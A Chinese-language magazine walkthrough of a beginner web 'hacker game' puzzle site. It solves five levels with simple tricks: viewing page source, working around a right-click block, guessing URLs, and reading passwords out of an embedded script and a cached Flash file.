


图 1

通常所有游戏的第一关都只是热身，没什么难度，这个黑客游戏也不例外。我们可直接在页面点击右键，选择"查看源文件"，轻易便看到了第二关的URL地址：http://www.deckfloor.com/stants/hackgame/level2.html（图2），然后直接在浏览器中输入便可进入第二关，很轻松吧！



```
<body background="sch23.gif" text="#FFFFFF">
<div align="center">
  <p><font face="arial" size="2" color="#FFFFFF">Your mission: Try to r
    last page!</font><br>
    <font size="2" color="#FF0000">你的任务：设法到达下一页</font>
  <p><font face="arial" size="2"><font color="#FFFFFF">GOOD LUCK! </fon
    <font size="2" color="#FF0000">祝你好运！</font>
    <!-------------------------------------------
 YEAH, that wasn't so hard. Go further on
 如此简单：）
http://www.deckfloor.com/stants/hackgame/level2.html
----------------------------------------->
  <p> 
  <p> 
  <p> 
  <p> 
  <p> 
  <p> 
  <table width="100%" border="0" cellspacing="0" cellpadding="0">
    <tr>
      <td>
```

图 2

第二关

进入第二关后，第一个想法就是看看能否从源文件里找到什么线索，但是一点击右键，就发现游戏屏蔽了鼠标右键（图3）。呵呵，不要紧，看来这一关是要考大家怎样破解鼠标右键的限制。这里简单给大家介绍几个方法：

第一招是单击右键，出现图3的对话框后，用鼠标左击那个

“确定”按钮（这时不要松开左键）后，再点击鼠标右键（这时鼠标左右键都按下去了），然后放开左键，最后再放开右键，怎么样？右键菜单又出来了吧（图4）！




图 3

第二招是直接用快捷键，按住键盘的Shift键不放，再按键盘上方的F10键。嘿嘿！右键菜单照样出来。

第三招是在浏览器的地址栏前直接输入“view－source:”，这里我们输入“view－source：http://www.deckfloor.com/stants/hackgame/level2.html”，代码便出来了。




图 4

第四招是直接选择浏览器“查看”菜单中的“源代码”。这个游戏居然没有屏蔽这个菜单选项。嘿嘿，吐血了吧？至于其它方法在这里就不介绍了，大家自己研究一下吧！

利用上面的方法，我们打开了第二关页面的源文件，和第一关一样，可轻松看到第三关的连接地址是http://www.deckfloor.com/stants/hackgame/level3/level3.htm。

第三关

进入第三关后，上头没有再给我们任何指示，但该页面也没有屏蔽鼠标右键。那赶快打开源文件找找看吧！用“黑人”牌菜鸟专用放大镜找了半天，也没找到进入第四关的地址。怎么办呢？人家好着急哦～！别着急，待我去喝口水再慢慢讲，其实这一关考的是大家的逻辑思维能力，我们不妨先把第一、二、三关的地址写下来看看：

```
www.deckfloor.com/stants/hackgame/index.html
www.deckfloor.com/stants/hackgame/level2.html
www.deckfloor.com/stants/hackgame/level3/level3.htm
```

看出什么来没有？什么，看不出来呀？我晕……好的，这位同学，谢谢你扶了我一把，我们可以继续了。其实很明显，第四关的地址前面应该和前几关是一样的，经过尝试了几次不同的组合，我们便可发现，第四关的地址其实就是在第三关的地址中去掉“level3.htm”，即http://www.deckfloor.com/stants/hackgame/level3/。还等什么，快进去啊！

第四关

眨眼间我们便来到第四关了。一进入第四关的页面，便弹出一个窗口，要我们输入进入第五关的密码才给通行（图5）。




图 5

于是打开源文件分析了一下，很轻易地看到密码是PASSWORD=“AbcdE”，但这可不同第一、二关哟，有那么容易就得到密码吗？不禁让我产生怀疑（要成为黑客就是要有这种警觉性哦）。先不管那么多，拿这个密码到刚才弹出的窗口输入进去，果然不出所料，是错误的密码，看来要再仔细分析一下源文件才行。

把源文件从头看到尾，再从尾看回头，咦？发现有个胖子在探头探脑地，形迹十分可疑。铐起来严刑盘问了一下，终于招了！（图6）。

原来这胖子就在页面开头的Java脚本中，内嵌了一个文件的耶，赶紧在浏览器中输入“http://www.deckfloor.com/stants/hackgame/level3/JavaScript”，出现了图7的窗口。呵呵！真正的密码正躲在这里抱头大睡呢！那小子名字就叫做“TheStantIsGood”。不管三七二十一，把它揪了起来，一脚踢到密码输入框里，在一阵雷鸣般的掌声中，我们又顺利进入到了最后一关的页面。




图 6




图 7

第五关

这一关有点难度，也像第四关那样要输入密码，但不同的是，密码输入框是Flash做的，所以在页面的源文件中是找不到密码的。

怎么办呢？这时，我们可用Flash Catcher（光盘中有收录）等Flash抓取软件把这个Flash文件保存到自己的硬盘上（图8）。当然，嫌用软件麻烦的话，可直接打开Windows系统下的“Temporary Internet Files”文件夹，在里面找到index.swf这个Flash文件。然后用UltraEdit32打开它，仔细找找看吧！

第六关的URL地址已经一丝不挂（没有任何加密）地躺在我们的眼前了（图9）。这时我也不想那么多了（心急想看看最后的成果嘛），抱起它就往那个Flash文件的密码框里面塞，然后合着双手说了声“芝麻开门～”，轰一声地，门打开了！




图 8




图 9

小提示 其实这一关还有一个小技巧，可以很简单就通过了。我们可对着页面上的那个Flash文件点击右键，然后选择“快进”选项（图10），这时会提示密码正确（图11），然后我们点击“Go”按钮便通过了！

